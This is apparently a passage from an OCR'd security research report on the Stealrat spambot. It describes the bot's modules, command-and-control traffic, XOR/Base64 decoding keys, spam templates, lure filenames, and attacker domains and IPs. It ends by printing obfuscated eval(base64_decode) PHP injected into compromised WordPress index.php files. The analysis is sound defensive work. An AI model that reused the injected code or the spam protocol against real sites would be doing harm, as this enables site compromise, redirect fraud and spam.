- **Debug/Testing Server:** Inside the *<pruu></pruu>* and *<prep></prep>* tags is the hostname and port number of a testing server where the encoded debug strings are sent via UDP.



To decode this, XOR each byte with 0C. For the traffic above, for instance, the debug string is *940496771 :: Smmt2 :: Error :: _SmThread[6] :: SmPost :: http://[redacted].com/includes/infoKlVg.php :: HttpSendRequest [12002]*. This is very useful for researchers, as it shows which of the compromised sites are still up, along with the status of the threads the binary spawns.

- **Mail List Server:** Inside the *<lhst></lhst>* and *<luri></luri>* tags is a link from which a list of email addresses to send spam to can be downloaded.

```
GET /img/seek.cgi?lin=10&db=ddb HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Host: seek4.run-stat.org
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Mar 2013 13:09:03 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=5

161
.6U=\9Un9L>J0.f.d.v.q..?W8L!@)Ek.g
.
@)J"C&Jq&_>P$.r.m.u.o/G(\1P9U{.w...P9Z2S6Za6O"C-.{.u.y.W D#@'.j.heo"K(@!D
(.D=S'BO.f.d.x...t4M,D+Dj.fka,E&N/J&.J3A2Q9.l.fH%.|.w.g.O(E$M!.l.nci$M.F'B..B;H;.m.j
j.C$I1.q.`mg*C H)L .By.z.p.t.{;S<H%D-Ao.c...D-N&G"Nu,M%D=\g
t.h.l.y.p.h.I$W9.t.v{q<U6^?Z6
T5X9J+@).k
g.H,_3V.Z(M Ek.g
.
@)J"C&Jq(I'F-.e.z.|.a.~.p.B%H)@,.a.cnd
0
```

The data is encrypted by simply XOR-ing adjacent bytes. When decrypted, the data would look like this:

```
Miguel;Delgadillo;[redacted]@hotmail.com
Miguel;Deluzuriaga;[redacted]@yahoo.com
Miguel;Difrancisco;[redacted]@netzero.com
Miguel;Dominguez;[redacted]@hotmail.com
Miguel;Dumoulin;[redacted]@hotmail.com
Miguel;Edward;[redacted]@hotmail.com
Miguel;Elmstedt;[redacted]@gmail.com
Miguel;Fana;[redacted]@yahoo.com
Miguel;Fernandez;[redacted]@hotmail.com
Miguel;Fernandez;[redacted]@hotmail.com
```

- **Email Template:** Inside the *<aub></aub>* tag is a link that downloads an encrypted spam template to send to the email addresses in the list.

```
GET /ae1.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Host: bt2.run-stat.org
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Mar 2013 13:11:52 GMT
Content-Type: text/plain; charset=iso-8859-1
Content-Length: 434
Connection: close
Vary: Accept-Encoding
Last-Modified: Fri, 22 Mar 2013 13:11:51 GMT
Accept-Ranges: bytes

PldRR1A8YWpjcG5tdnZnXXJjcGlxPi1XUUdQPAg+TENPRzwgQWpjcG5tdnZnIlJjcGlxID4tTENP
RzwIPlFXQEg8RFU4IiInUF1MQ09HJy4iVWpjdiVxIndyPT4tUVdASDwiCD5RQE1GWzwIPmZrdDwI
J1BdTENPRycuInVqZ2wie213ImNwZyJwZ2NmeyJ2bSJxdm1yInVjcXZrbGUie213cCJ2a29nIm1s
ImBjZiJxa3ZncSwiVmpnbCJhbW9nIm1sIm1OZ3AidmOidmpnImBncXYiYW1ubmdhdmttbCJjdGNr
bmNgbmcibWxua2xnIj5jImpwZ2Q/IGp2dnI4LS11dXUsenp4ZmpoLGFtby1gdmF7ZWhjZm8tYOdp
Wyxqdm9uIDxqZ3BnPi1jPCwIPi1ma3Q8CD4tUUBNRls8CA==
```

The actual data is XOR-ed with 02 and encoded with B64.

```
<USER>charlotte_parks</USER>
<NAME>"Charlotte Parks"</NAME>
<SUBJ>FW:  %R_NAME%, What's up?</SUBJ>
<SBODY>
<div>
%R_NAME%, when you are ready to stop wasting your time on bad sites.
Then come on over to the best collection available online <a
href="http://www.      .com/btcygjadm/aEkY.html">here</a>.
</div>
</SBODY>
```

- **Spam Routine:** Inside the <*aus*></*aus*> tag is a link that points to a URL (i.e., the PHP page) of a compromised page.

```
GET /gu.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0
Host: fw.run-stat.org
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Mar 2013 13:13:36 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20
Vary: Accept-Encoding

29
http://          /cache/wishlistkwWL.php

0
```

It will then send the spam data via POST to the said URL.


```
POST /cache/wishlistkwWL.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Host:
Content-Length: 544
Connection: Keep-Alive
Cache-Control: no-cache

lHsBuq=OTlocG5jb3JuZ3tCY21uLGFtbw==&eHQLF=pdjimFpvCveAy&miOkU=b2NrbmtsLzIxLG96LGNtbixhb
W8=&dKWNvP=PldRR1A8bmNpZ2txamNddWtsdmdwcT4tV1FHUDwIPkxDTOc8IE5jaWdrcWpjIlvrbHZncHEgPi1M
Q09HPAg%2BUVdASDxQRzgiIidQXUxDTOcnLiJVbXUuImt2JXEicWOiZW1tZiJ2bSJxZ2cie213ImNl
Y2tsIz4tUVdASDwiCD5RQE1GWzwIPmZrdDwIJ1BdTENPRyciZm0ie213Im5raWciPmMianBnZD8g
anZ2cjgtLW9tdm1wZnBvbWwsb2ktY2hpdjFhLGp2b24gPHRrZmdtcSJtZCJqbXYiY3FrY2wiZWtw
bnE%2BLWM8PSJWamdsInttdyJqY3RnImFtb2cidmOidmpnInBrZWp2InJuY2FnLAg%2BLWZrdDwIPi1R
QE1GWzwI
&PiIsG=QGFXSVprQG9DSG53TUM=&sVxIJ=ZndDcGRRQHVvHTTP/1.1 200 OK
Server: nginx/0.7.65
Date: Fri, 22 Mar 2013 13:13:42 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.13
X-Powered-By: PleskLin

24
OKe807f1fcf82d132f9bb018ca6738a19f+0
0
```

Indicated in the POST request are the following parameters:

- l[random characters] → email address
- e[random characters] → nine randomly generated characters

- m[random characters] → mail server
- d[random characters] → template from <*aub*>

To decrypt this, decode using B64 and XOR each byte with 02. For the sample traffic above, for instance, the decrypted data is:



The PHP script, *sm13e.php,* in the compromised site will then process the data. The sender will also use the compromised site as email service provider.

After a successful connection, it will then send the debug string to the test server in the format, *Info :: _SmThread[0] :: Ok :: http://www.[redacted]/components/com_content/list5t6g.php.*

MulePlus

Until about a year ago, the Stealrat operators used MulePlus to spread Mutator via the P2P application, eMule. At present, however, this is no longer the case for spreading the malware.

Mutator downloads MulePlus, which accepts the parameter, *file.exe iu=[config URL]*. A typical configuration file contains the data (shown below) where:

- *<SPAN>id='ud'</SPAN>* contains the link to which the encoded debug strings are sent
- *<SPAN>id='md'</SPAN>* contains the main domain from which *'uib'* and *'uin'* will download files
- *<SPAN>id='uib'</SPAN>* contains the path to the zipped Mutator binary file; the executable file inside the archive is typically named *"crack.exe"*
- *<SPAN>id='uin'</SPAN>* contains the path to the list of file names to which the Mutator archive will be packaged; the file names usually pertain to cracks and keygens

```
2K Games BioShock 2 [II] Crack Keygen.zip#0#2
ABBYY FineReader 10 Crack Keygen.zip#0#4
ABBYY FineReader v.9.0 Crack Keygen.zip#0#6
ABBYY PDF Transformer 3 2009 Crack Keygen.zip#0#8
ACDSee Pro Photo Manager 2010 12 Crack Keygen.zip#0#10
Acronis True Image 2010 Crack Keygen.zip#0#12
Acronis True Image 2011 Crack Keygen.zip#0#14
Active WebCam 11.5 Crack Keygen.zip#0#16
Activision Call Of Duty 2 Crack Keygen.zip#0#18
Activision Call Of Duty 4 Modern Warfare 2008 Crack Keygen.zip#0#20
Activision Call of Duty Modern Warfare 2 Crack Keygen.zip#0#22
Ad-Aware Pro 8 2010 Crack Keygen.zip#0#24
Ad-Aware Pro 9.0 2011 Crack Keygen.zip#0#28
Adobe Acrobat Pro 10 2011 Crack Keygen.zip#0#30
Adobe Acrobat Pro 2009 Crack Keygen.zip#0#32
Adobe Acrobat Professional 2008 9.1 Crack Keygen.zip#0#36
Adobe After Effects CS5 Crack Keygen.zip#0#38
Adobe After Effects v. 9 CS4 Crack Keygen.zip#0#40
Adobe Audition 3 2008 Crack Keygen.zip#0#42
Adobe Audition v 3.0 Crack Keygen.zip#0#44
Adobe Creative Suite 4.0 CS4 Crack Keygen.zip#0#46
Adobe Creative Suite 5 Crack Keygen.zip#0#48
```

- *<SPAN>id='uls'</SPAN>* contains a link that points to the list of eMule servers to access

```
<SERVER>83.233.30.55:4500</SERVER>
<SERVER>83.233.30.128:4500</SERVER>
<SERVER>94.75.216.6:4666</SERVER>
<SERVER>95.211.78.232:9715</SERVER>
<SERVER>95.211.78.239:7697</SERVER>
<SERVER>178.86.3.184:4184</SERVER>
<SERVER>193.169.86.73:4184</SERVER>
<SERVER>212.63.206.35:4242</SERVER>
```

- *<SPAN>id='ulr'</SPAN>* contains a link to which the malware checks in (i.e., registers) to the server; it has the parameters in the URL path, *http://ntp2.openpicz.org/ia/open.cgi/ia/open.cgi?p=[hardcoded value]&s=[volume id]*

```
<SERVER>83.233.30.55:4500</SERVER>
<SERVER>83.233.30.128:4500</SERVER>
<SERVER>94.75.216.6:4666</SERVER>
<SERVER>95.211.78.232:9715</SERVER>
<SERVER>95.211.78.239:7697</SERVER>
<SERVER>178.86.3.184:4184</SERVER>
<SERVER>193.169.86.73:4184</SERVER>
<SERVER>212.63.206.35:4242</SERVER>
```

- *<SPAN>id='ulp'</SPAN>* contains a link the malware sends ping requests to in order to check the server's status; if the server fails to respond three times, the malware accesses a different URL to check if the server is still alive; the URL, in a way, acts as a means to report bugs; it uses the parameter, *http://ntp2.openpicz.org/ia/index2.cgi? s=[volume id],* when accessing the URL

DirectSender

DirectSender performs the actual spamming directly from the compromised machine. Based on our monitoring, this is rarely done nowadays, as the server almost always gives the directive to download *SmManager* instead. Its configuration files are no longer in the spam servers and we did not find one in the wild as well.

Nonetheless, its configuration file typically contains the following tags:

- <mbxmailer></mbxmailer>
- <mbbody></ mbbody>
- <mbsubj></mbsubj>
- <xhead></xhead>
- <mdb></mdb>
- <mdata></mdata>
- <mddom></mddom>
- <mdbod></mdbod>

- <mdbodrnw></mdbodrnw>
- <mdndu></mdndu>
- <dudp></dudp>
- <pudp></pudp>
- <rep></rep>
- <ldom></ldom>
- <lbas></lbas>
- <lcnt></lcnt>
- <ltot></ltot>

Online Registrants

The *Online Registrants* component comprises files capable of registering accounts in sites like:


- *Live (https://signup.live.com/signup.aspx?mkt=en-us)*
- *AOL (https://new.aol.com/productsweb/subflows/CompleteRegistration/openAuthClientLogin.do)*
- *Hotmail*

Another component can also search for strings in *Facebook (https://www.facebook.com/ajax/typeahead/search.php?value=[string]&viewer=[uid]&rsp=search&context=search&sid=0.1779724378278047&__user=[uid]&__a=1&__dyn=798aD5z5ynU&__req=58).*

The binary files have the parameters, *file.exe [subdomain] [partial domain]_[folder] [config file] [debug port number],* as in *file.exe t22 stat_d2 cs 1000 → file.exe http://t22.run-stat.org/d2/cs.php 1000.*

SH

The *SH* component downloads updated PHP and/or HTML scripts from the server that it then sends to compromised sites. It has the parameters, *file.exe [subdomain] [partial domain] [config file name] [debug port number]*. The scripts are then stored in domains hosted on the IP address, *46.165.230.185,* on which the email templates and other spam data are also hosted. One of the domains had an open directory, which allowed us to see its contents.



The PHP scripts were described in more detail in a previous section while the HTML scripts contain links to landing pages.

```
<html>


<head>
<script type="text/javascript" src="http://ajax.googleminiapi.com/angular.min.js"></script>

<META HTTP-EQUIV="REFRESH" CONTENT="1;URL=http://www.doctorptot.com">
</head>
<body>
</body>
</html>
```

Command and Control

All of the binary modules are currently hosted in the following domains:

- getfree.store-apps.org
- gettrial.store-apps.org

The Stealrat operators could be trying to make the domains look like regular sites that normal users would typically visit (e.g., music, picture, and app download/upload sites).


It appears that the Stealrat operators are using a single domain structure. They just copy the entire structure and move it to different domains.

Domains Known for Hosting Stealrat Modules		
Component Download Site	**IP Address**	**Registration Information**
rss.openpicz.net	64.56.65.20 64.79.82.126	
web.eurovid.org	64.56.65.20	
news.arbmusic.net	64.56.65.20	
news.openpicz.org	64.79.82.126	
forum.eurovid.org	64.56.64.162	
info.get-album.org	64.56.64.162	
ads2.freeimags.org	64.79.82.126 66.148.75.6	kate.lanser@gmail.com
gov.openzbook.org	173.244.180.182	
getfree.store-apps.org	146.185.255.183 93.189.41.20 95.163.104.94	
gettrial.store-apps.org	95.163.104.94	


The IP address, *146.185.255.183,* has also been known to access the compromised sites via a web panel, apart from performing certain tasks.

Another current active IP address is *95.163.104.94* where most of the binaries seem to originate from. The domains hosted in this include:

- getfree.store-apps.org
- gettrial.store-apps.org
- t22.run-stat.org
- ntp.store-apps.org
- msc.run-stat.org
- img.stat-run.info



As of May 31, 2013 (1:00 A.M. PST), the Stealrat operators have already moved the binaries to a new domain, *list.newsleter.org*, which is hosted in the IP address, *95.163.104.93*.




Payloads

Porn

For the most part, pornography is the main theme of the spam Stealrat sends. Similar to the servers that send out emails, the links embedded in the messages also point to compromised sites.

```
<html>
<head>

        <meta http-equiv="refresh" content="2; url=http://duvalnassaubcualumnichapter.org/popup15/bar/index.html">
</head>
<body>
<h1>Loading...</h1>
</body>
```

The contents of the pages the links point to are frequently updated. And when visited, they redirect victims to a porn page that has been injected into another compromised site.





Online Pharmacy

Another common landing page is an online pharmacy page.

```
<html>
<head>
<script type="text/javascript" src="http://ajax.googleminiapi.com/angular.min.js"></script>

                                                                    <META HTTP-EQUIV="REFRESH" CONTENT="1;URL=http://www.doctorptot.com">
</head>
<body>
</body>
</html>
-------------------------------------------------------------------------------------------------------------------
 <html>
 <head>

                                                                                                        <META HTTP-
EQUIV="REFRESH" CONTENT="0;URL=http://www.doctoregpg.com">
 </head>
 <body>
 </body>
 </html>
```

Both *doctorpot.com* and *doctoregpg.com* were registered by *wheredmarcus@yahoo.com,* along with a bunch of other online pharmacy sites.





Redirects

We also noticed the presence of various *index.php* files in randomly named and/or writeable folders. These pages (see the following samples) load other sites, depending on which of the compromised sites they point to.

- The following page redirects to a certain site if the victim does not use Internet Explorer® (IE) 6 or 7 and if the referrer is any of the following sites:
  - yahoo.com
  - bing.com
  - rambler.ru
  - live.com
  - webalta.ru
  - bitly.com
  - tinyurl.com
  - yandex.ru
  - google.com
  - myspace.com
  - facebook.com
  - aol.com

```
<?php
eval(base64_decode("DQplcnJvcl9yZXBvcnRpbmcoNCk7DQokcWF6cGxtPWhlYWRlcnNfc2VudCgpOw0KaWYgKCEkcWF6cGxtKXsNCiRyZWZlcmVyPSRfUOVSVkVSVydIVFRQXiJFRkVSPVInXTsNC
iR1YWc9JF9TRVJWRVJbJOhUVFBfVVNFU19BROVOVCddOwOKaWYgKCR1YWcpIHsNCmlmICghc3RyaXN0cigkdWFnLCJNUOiFIDcuMCIpIGFuZCAhc3RyaXN0cigkdWFnLCJNUOiFIDYuMCIpKXsKaWYgKH
NOcmlzdHIoJHJ1ZmVyZXIsInlhaG9vIikgb3Igc3RyaXN0cigkcmVmZXJlciwiYm1uZyIpIG9yIHN0cmlzdHIoJHJ1ZmVyZXIsInJhbWJsZXIiKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJsaXZlLmNvbSI
pIG9yIHN0cmlzdHIoJHJ1ZmVyZXIsIndlYmFsdGEiKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJiaXQubHkiKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJ0aW55dXJsLmNvbSIpIG9yIHByZWdfbWF0YzoiI95
YW5kZXhcLnJ1XC95YW5kc2VhcmNoXD8oLio/KVwmbHJcPS8iLCRyZWZlcmVyKSBvciBwcmVnX21hdGNoICgiL2dvb2dsZVeuKC4qPylcL3VybFw/c2EvIiwkcmVmZXJlcikgb3Igc3RyaXN0cigkcmVmZ
XJlciwibXlzcGFjZSSjb20iKSBvciBzdHJpc3RyKCRyZWZlcmVyLCJmYWNlYm9vay5jb20vbCIpIG9yIHN0cmlzdHIoJHJ1ZmVyZXIsImFvbC5jb20iKSkgewOKaWYgKFzdHJpc3RyKCRyZWZlcmVyLC
JjYWNoZSIpIG9yICFzdHJpc3RyKCRyZWZlcmVyLCJpbnVybCIpKXsNCmhlYWRlcigiYT09jYXRpb24lGhOdHA6Ly9scGthLmRkbnNubWUudWsvIik7DQpleG1OKCk7DQp9CnOKfQOKfQOKfQ==")); 
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require('./wp-blog-header.php');
?>
```

- The pages below, meanwhile, access a certain site using the pattern, *[URL]/getlinks.php?apicode=R33yef943jFc&pageurl=[domain and URI] "]c&useragent=[User Agent]*.

```
<?php
eval(base64_decode('CmZ1bmNOaW9uIGZpbGVfZ2VOZ2NvbnR1bnRzX2N1cmwoJGNoIDOgY3VybF9pbmlOKCk7CgljdXJleX3N1dG9wdCgkY2geIENVUkxPUFRfSEVBREVSLCAvKTsKC
WN1cmxfc2VOb3BOKCRjaCwgQ1VSTE9QVF9SRVRVUk5UUkFOUOZFUivgMSk7CgljdXJsX3N1dG9wdCgkY2gsIENVUkxPUFRfVVJMLCAkdXJsKTsKCWN1cmxfc2VOb3BOKCRjaCwgQ1VSTE9QVF9VUVSQU
dFTiQsICJMTONBTFNBUEUiKTsKCSRkYXRhIDOgY3VybF9leGVjKCRjaCk7CgljdXJsX2Nsb3N1KCk7CgljaGR hdGE7Cn0KJGxpbmtzIDOgZmlsZV9nZXRfY29udGVudHNfY3VybCgiaHR
0cDovL2t5a2xhbS5iZ2VOLnJlL2d1dGxpbmtzLnBocD9hcGljb2RiPVIzM31lZjk0M2pGJnBhZ2V1cmw9Ii51cmx1bnNvZGUoImh0dHA6Ly9iLiRfUOVSVkVSVyJTRVJWRVJfTkFNRSJdLiRfUOVSVkVS
WyJSRVFVRVNUX1VSSSJdKS4iJnVzZXJhZ2VudDOLLnVybGVuY29kZSgkX1NFUlZFUlsiSFRUUF9VJOVSXOFHRU5UI10pLiIiKTsKZWNobyAkbGlua3N7Cg==')); ?>
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require('./wp-blog-header.php');
